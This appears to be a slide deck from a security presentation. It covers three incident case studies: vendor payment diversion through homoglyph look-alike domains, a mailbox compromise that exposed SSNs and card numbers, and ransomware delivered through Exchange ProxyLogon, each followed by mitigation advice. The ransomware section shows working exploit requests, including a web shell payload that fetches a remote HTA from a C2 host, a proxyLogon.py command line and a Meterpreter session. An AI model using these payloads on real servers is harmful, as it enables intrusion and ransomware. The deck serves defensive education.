


Case Study

Payment Diversion



BEC Timeline



1. Vendor was phished via a fake M365 website and provided password to attacker
2. Hacker monitored vendor's email for months and noticed a monthly payment
3. Hacker created new, similar email address and attacked AP department to update bank account information

<https://www.microsoft.com/en-us/security/security-insider/intelligence-reports/microsoft-digital-defense-report-2022>



Homoglyph in Action

- A homoglyph domain that looks identical to a mail domain the victim recognizes is registered on a mail provider with a username that is identical
- Hijacked email is then sent from the hijacked domain with new payment instructions

Technique	% of domains showing homoglyph technique
sub l for I	25%
sub i for l	12%
sub q for g	7%
sub rn for m	6%
sub .cam for .com	6%
sub 0 for o	5%
sub ll for l	3%
sub ii for i	2%
sub vw for w	2%
sub l for ll	2%
sub e for a	2%
sub nn for m	1%
sub ll for l, sub l for i	1%
sub o for u	1%

Analysis of over 1,700 homoglyph domains between January–July 2022. While 170 homoglyph techniques were used, 75% of domains used just 14 techniques.

<https://www.microsoft.com/en-us/security/security-insider/intelligence-reports/microsoft-digital-defense-report-2022>



Fw: Payment

DP ○ Dwayne Pearse <dwayne@vend0r.com> Friday, November 22, 2024 at 1:25 PM

To: ○ Andrew Johnson

Payment.pdf
1.2 MB

Download · Preview

! This message is high priority.

We have an update in receiving payments, Via ACH. Kindly advice how we effect this change immediately.

Dwayne Pearse
dwayne@vendor.com
549-555-2232

From: Dwayne Pearse <dwayne@vendor.com>
Sent: Thursday, November 21, 2024 2:15 PM
To: Natalie Berger <william@vendor.com>; Barb Rogers <barbara@vendor.com>
Subject: FW: Payment

From: Andrew Johnson <bjohnson@company.com>
Date: Thursday, November 21, 2024 at 2:14 PM
To: Dwayne <dwayne@vendor.com>, Natalie Berger <william@vendor.com>
Subject: Payment

Good afternoon,

Attached is the backup for invoices paid from the company.

Andrew Johnson
Accounts Payable Supervisor

○ Dwayne Pearse <dwayne@vend0r.com>

Hacker purchased
look-alike domain

Hacker inserted themselves into
legitimate email thread



Preventative Measures / Mitigating Controls

- Block email from newly-created domains
- Develop formalized processes for updated payment details
 - Do **NOT** rely upon email
 - Call back known, good number
 - Approval process
 - Train accounting/finance staff on processes



Case Study

Data Loss



Overview

- Controller sent email to AP to process an invoice
- AP verified the legitimacy, identified request was fraudulent
 - Controller did *NOT* send it
- IT Security team reviewed and changed password for user
- Four months later, board heard about incident and asked for independent investigation
 - Log retention for many systems was default (30 days)



Analysis

Email that was sent to from controller to AP was sent using controller's actual email account

In addition, the email headers contained the “**X-MS-Exchange-Organization-AuthAs: Internal**” flag showing the message originating from the user's account and was authenticated.

Snippet of SMTP email headers from fraudulent email

X-MS-Exchange-Organization-MessageDirectionality: Originating

X-MS-Exchange-Organization-AuthSource: [REDACTED] prod.outlook.com

X-MS-Exchange-Organization-AuthAs: Internal

X-MS-Exchange-Organization-AuthMechanism: 04



Analysis

Additionally, the “Originating-IP” of 46.219.210.254 indicates the source IP address was from Ukraine:

X-MS-Exchange-Organization-AuthAs: Internal

X-MS-Exchange-Organization-AuthMechanism: 04

X-Originating-IP: [46.219.210.254]

X-MS-Exchange-Organization-Network-Message-Id:

ℓ

```
└─(user@server)-[~]
```

```
└─$ whois 46.219.210.254
```

```
% IANA WHOIS server
```

```
% for more information on IANA, visit
```

```
http://www.iana.org
```

```
% This query returned 1 object
```

```
# whois.ripe.net
```

```
role:          Freenet Network Coordination Center
```

```
address:       Freenet
```

```
address:       of 268, 17 Dragomanova st., Kyiv
```

```
address:       Ukraine (UA) 02068
```

```
admin-c:       FL4510-RIPE
```



Analysis

- Reviewing authentication logs showed the controller's account with several failed logins over a period of time
- Yellow rows indicate Saturday or Sunday

May	101
1-May	12
2-May	3
3-May	2
4-May	5
5-May	2
6-May	2
7-May	1
8-May	1
9-May	1
10-May	5
11-May	3
12-May	1
13-May	3
14-May	4
15-May	6
16-May	10
17-May	12
18-May	5
19-May	12
20-May	11




Analysis

- Authentication logs show the fraudster accessed email with an email client (e.g., Outlook)
- Email clients will synchronize all email, contacts, calendar, etc.
- Controller account had *8 year's* worth of email

Date (UTC)	User	Username	Application	IP address	Location	Status	Failure reason	Client app
[REDACTED]	[REDACTED]	[REDACTED]	Microsoft Office	199.116.115.139	Chicago, Illinois, US	Success	Other.	Mobile Apps and Desktop clients
[REDACTED]	[REDACTED]	[REDACTED]	Microsoft Office	199.116.115.143	Chicago, Illinois, US	Success	Other.	Mobile Apps and Desktop clients

Analysis

Analysis of email showed controller had documents with users' social security numbers and credit card numbers

PII in Text		
Type	Values	
 Person name	0	
 Email Address	3,499	
 Credit Card Numbers	84	
 Social Security Numbers	1,071	

Preventative Measures / Mitigating Controls

- Improve password security requirements
- Enforce multi-factor authentication on all forms of remote access
- Implement geo-restrictions to M365
- Enable email retention settings
- Enhance log retention settings



Case Study

Ransomware





Exchange Email Vulnerability

- Four separate vulnerabilities
 - Server-Side Request Forgery (SSRF)
 - Arbitrary file write
 - Insecure deserialization
 - Arbitrary file write
- Exploited by hacking group based out of China
 - Targets US companies
 - Operates using Virtual Private Servers (VPS) in US

Server-Side Request Forgery

- Allows an attacker to interact with backend features of Exchange that *should not be publicly accessible*
 - Allows attacker to impersonate an Exchange administrator

Request

Pretty Raw \n Actions

```
1 POST /ecp/kcs.js HTTP/1.1
2 Host: webapp-01.lab.env
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like C
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500
8 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500
9 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500
10 Content-Type: text/xml
11 Cookie: X-BEResource=Admin@webapp-01.lab.env 444/ecp/proxyLogon.ecp?MailboxId=34bc312c-
12 Content-Length: 234
13
14 <r at="Negotiate" ln="cla">
  <s>
    S-1-5-21-1791523006-1798431839-901340856-500
  </s>
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 241
2 Cache-Control: private
3 Server: Microsoft-IIS/8.5
4 request-id: acd753e5-77cc-480f-8ecb-852beda9b09c
5 X-CalculatedBETarget: webapp-01.lab.env
6 X-Content-Type-Options: nosniff
7 X-DiagInfo: WEBAPP-01
8 X-BEServer: WEBAPP-01
9 X-UA-Compatible: IE=10
10 X-AspNet-Version: 4.0.30319
11 Set-Cookie: ASP.NET_SessionId=7f052cf2-c788-4fb1-97a7-fffc52126bf; path=/; secure;
  HttpOnly
12 Set-Cookie: msExchEcpCanary=
  0Lqe3LmVHEK3YVDdXmJXGBAg71UYFdkIHq-FpRmg5m2rKZPkLeniBTSiN6o_hzPpFWR50-o4EQU.; path=/ecp
13 X-Powered-By: ASP.NET
14 X-FEServer: WEBAPP-01
15 Date: Mon, 10 May 2021 08:06:17 GMT
16 Connection: close
```



Arbitrary File Write

- Now we are the Exchange administrator
- Can create a malicious file on the server

Request

Pretty Raw In Actions

```
1 POST /ecp/199.js HTTP/1.1
2 Host: webapp-01.lab.env
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500
8 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500
9 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500
10 Content-Type: application/json; charset=utf-8
11 Cookie: ASP.NET_SessionId=6e6d2ce1-a958-4d13-9790-4b4c15c64d77;; X-BEResource=
  Admin@webapp-01.lab.env:444/ecp/DDI/DDIService.svc/SetObject?schema=OABVirtualD
  irectory&msExchEcpCanary=RAf21thnvk26jne0ZibBP8moaycYntkIODfFuQfjAXWpZJuKg_CZuu
  OmAoE6q9yG_yimShaFaJI.&a=~1942062522;; msExchEcpCanary=
  RAf21thnvk26jne0ZibBP8moaycYntkIODfFuQfjAXWpZJuKg_CZuuOmAoE6q9yG_yimShaFaJI.
12 Content-Length: 500
13
14 {"identity": {"__type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)"
  , "RawIdentity": "1a213ee2-9f22-4432-89b6-a292d4ef81a3"}, "properties": {
  "Parameters": {"__type":
  "JsonDictionaryOfAnyType:#Microsoft.Exchange.Management.ControlPanel",
  "ExternalUrl":
  "http://ffff/#<script language='JScript'> runat='server'> function Page_Load
  (){{/**/eval(Request[Response.Write(new ActiveXObject('WScript.Shell')).exec(
  cmd /c mshta https://c2domain/ay0HIFAw/test.hta)}}}}; unsafe`;}}</script>";}}
```

Request

Pretty Raw In Actions

```
1 POST /ecp/199.js HTTP/1.1
2 Host: webapp-01.lab.env
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 msExchLogonAccount: S-1-5-21-1791523006-1798431839-901340856-500
8 msExchLogonMailbox: S-1-5-21-1791523006-1798431839-901340856-500
9 msExchTargetMailbox: S-1-5-21-1791523006-1798431839-901340856-500
10 Content-Type: application/json; charset=utf-8
11 Cookie: ASP.NET_SessionId=6e6d2ce1-a958-4d13-9790-4b4c15c64d77;; X-BEResource=
  Admin@webapp-01.lab.env:444/ecp/DDI/DDIService.svc/SetObject?schema=ResetOABVir
  tualDirectory&msExchEcpCanary=RAf21thnvk26jne0ZibBP8moaycYntkIODfFuQfjAXWpZJuKg
  _CZuuOmAoE6q9yG_yimShaFaJI.&a=~1942062522;; msExchEcpCanary=
  RAf21thnvk26jne0ZibBP8moaycYntkIODfFuQfjAXWpZJuKg_CZuuOmAoE6q9yG_yimShaFaJI.
12 Content-Length: 381
13
14 {"identity": {"__type": "Identity:ECP", "DisplayName": "OAB (Default Web Site)"
  , "RawIdentity": "1a213ee2-9f22-4432-89b6-a292d4ef81a3"}, "properties": {
  "Parameters": {"__type":
  "JsonDictionaryOfAnyType:#Microsoft.Exchange.Management.ControlPanel",
  "FilePathName":
  "\\\\\\\\127.0.0.1\\\\c$\\\\Program Files\\\\Microsoft\\\\Exchange Server\\\\V15\\\\FrontEnd\\\\H
  ttpProxy\\\\owa\\\\auth\\\\newtest4.aspx"}}}
```



Free Tools Created to Exploit Vulnerability


```
A > root@Ares > 02:26:46 PM ~/tools/proxylogonPOC  
python3 proxyLogon.py webapp-01.lab.env -e administrator@lab.env -w maliciouslogfile -c 'mshta http://10.0.0.201:80/Exploit.hta'
```

```
sf6 exploit(windows/misc/hta_server) > sessions -v  
  
Active sessions  
=====
```

Session ID:	1
Name:	
Type:	meterpreter windows
Info:	NT AUTHORITY\SYSTEM @ WEBAPP-01
Tunnel:	10.0.0.201:4444 -> 10.0.0.12:8105 (10.0.0.12)
Via:	exploit/windows/misc/hta_server
Encrypted:	Yes (AES-256-CBC)
UUID:	d3a9ccab7a411539/x86=1/windows=1/2021-06-21T19:32:10Z
CheckIn:	58s ago @ 2021-06-21 14:32:12 -0500
Registered:	No



Admin Rights to Exchange Server





Attacker Elevated Privileges

- Exchange server had IT administrator logged in
- Hackers used IT administrator's account to:
 - Access and exfiltrate sensitive files
 - Identify and delete backups
 - Deploy ransomware



Outcome

Company paid over \$1 million to recover systems, applications, and data



No cyber insurance coverage



Took company four months to get back to “business as usual”



Preventative Measures / Mitigating Controls

- Strong patch management
- Logging and monitoring
- Cybersecurity insurance
- Install public-facing services in DMZ
- Antivirus/endpoint controls
- Secure (isolating) backups





Data Backups

Attackers are getting smarter and deleting or encrypting online backups; so, organizations should certify that they have **IMMUTABLE** or **OFFLINE** copies of backup and restore files available.

Perform an in-depth review of file permissions for network file shares and pay special attention to locations storing electronic backup and restore files.

Practice a full system and data restore to verify your confidence in full system and data restore capabilities.



Questions and Answers



Thank You!

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